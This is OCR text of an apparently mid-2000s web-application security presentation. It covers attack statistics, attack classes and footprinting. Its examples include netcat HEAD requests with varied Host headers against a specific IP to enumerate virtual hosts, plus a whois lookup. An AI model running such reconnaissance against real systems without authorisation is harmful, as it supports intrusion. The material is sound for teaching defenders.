
Technologies



Technologies



Agenda



Environmental Factors (Affecting all)

Security!

- 95% companies were hacked from web applications and 5% of them were aware of them – FBI/CSI
- Most popular attacks are against web server – incident.org
- 3 out of 4 web sites are vulnerable to attack (Gartner)
- 75% hacks occurs at application level (Gartner)
- Every 1500 lines of code has one security vulnerability (IBM Labs)
- 2000 attacks / week for unprotected web site


Security!

Over 80%

of all malicious attacks


“target port 80.”

- Network world




Security!

CSI Security Survey : Vulnerability Distribution



Security!



Application Layer Firewall
Web Services Attacks
Last Generation Attacks
SQL injection
Parameter tempering
Etc..
Brute force
RPC buffer overflow
Null session
Etc..
Firewall
Web Services
Business Application Level
Application Level
Web/customized etc..
Services Level
IIS web/SMTP/POP etc..
Operating System Level
ipc$/wu-ftpd/sunrpc etc..
Added Defense
Accounts/Shares/Patches/updates/Logging/Auditing/
Ports/Registries etc…

Advanced ?

- Leveraging search engine's collected information – Google OR MSN hacking
- XML based attacks on the rise
- Web services are becoming prey
- SQL, XPATH, LDAP attacks
- Sophisticated exploit engines – Metasploit
- Web hacking is getting new dimension in changing era of WEB 2.0.
- Attacking browsers – Cross site scripting & cookies


Corporate Information Exposure

Agenda



Environmental Factors (Affecting all)

Methodology



Information Exposure

- Footpritning & Discovery
  - “Host” is essential
  - IP/Port combination is not enough
- Old approaches
  - whois & PTR
  - May not work
- New approaches
  - Search engines
  - Advanced whois database

Information Exposure

- Multi-hosted scenario

```
<VirtualHost *:80>
        #   ServerAdmin webmaster@dummy-host.example.com
        DocumentRoot /usr/local/apache2/htdocs
        #   ErrorLog logs/dummy-host.example.com-error_log
        #   CustomLog logs/dummy-host.example.com-access_log common
</VirtualHost>

<VirtualHost *:80>
        #   ServerAdmin webmaster@dummy-host.example.com
        DocumentRoot /usr/local/apache2/htdocs/blue
        ServerName www.blue.com
        #   ErrorLog logs/dummy-host.example.com-error_log
        #   CustomLog logs/dummy-host.example.com-access_log common
</VirtualHost>

<VirtualHost *:80>
        #   ServerAdmin webmaster@dummy-host.example.com
        DocumentRoot /usr/local/apache2/htdocs/red
        ServerName www.red.com
        #   ErrorLog logs/dummy-host.example.com-error_log
        #   CustomLog logs/dummy-host.example.com-access_log common
</VirtualHost>
```

Information Exposure

```
C:\Documents and Settings\Administrator> nc 203.88.128.10 80
HEAD / HTTP/1.0
```

```
HTTP/1.1 200 OK
Date: Tue, 11 Jan 2005 20:17:40 GMT
Server: Apache/2.0.50 (Unix) mod_ssl/2.0.50 OpenSSL/0.9.7d
mod_jk2/2.0.4
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Fri, 04 May 2001 00:01:18 GMT
ETag: "1c4d0-5b0-40446f80;1c4e6-961-8562af00"
Accept-Ranges: bytes
Content-Length: 1456
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Language: en
Expires: Tue, 11 Jan 2005 20:17:40 GMT
```

Information Exposure

```
C:\Documents and Settings\Administrator> nc 203.88.128.10 80
HEAD / HTTP/1.0
Host: www.blue.com
```

```
HTTP/1.1 200 OK
Date: Tue, 11 Jan 2005 20:17:45 GMT
Server: Apache/2.0.50 (Unix) mod_ssl/2.0.50 OpenSSL/0.9.7d
mod_jk2/2.0.4
Last-Modified: Tue, 04 Jan 2005 23:10:29 GMT
ETag: "1865-b-f991a340"
Accept-Ranges: bytes
Content-Length: 11
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

Information Exposure

```
C:\Documents and Settings\Administrator> nc 203.88.128.10 80
HEAD / HTTP/1.0
Host: www.red.com
```

```
HTTP/1.1 200 OK
Date: Tue, 11 Jan 2005 20:17:57 GMT
Server: Apache/2.0.50 (Unix) mod_ssl/2.0.50 OpenSSL/0.9.7d
mod_jk2/2.0.4
Last-Modified: Tue, 04 Jan 2005 23:16:57 GMT
ETag: "1cc0b-9-10b20c40"
Accept-Ranges: bytes
Content-Length: 9
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

Information Exposure

```
C:\Program Files\GnuWin32\bin>jwhois -h whois.arin.net 203.88.128.10
[Querying whois.arin.net]
[whois.arin.net]

OrgName:    XYZ corp
OrgID:      XYZC
Address:    101 First Avenue
City:       NYC
StateProv:  NY
PostalCode: 94089
Country:    US

NetRange:   203.88.128.0 – 203.88.128.255
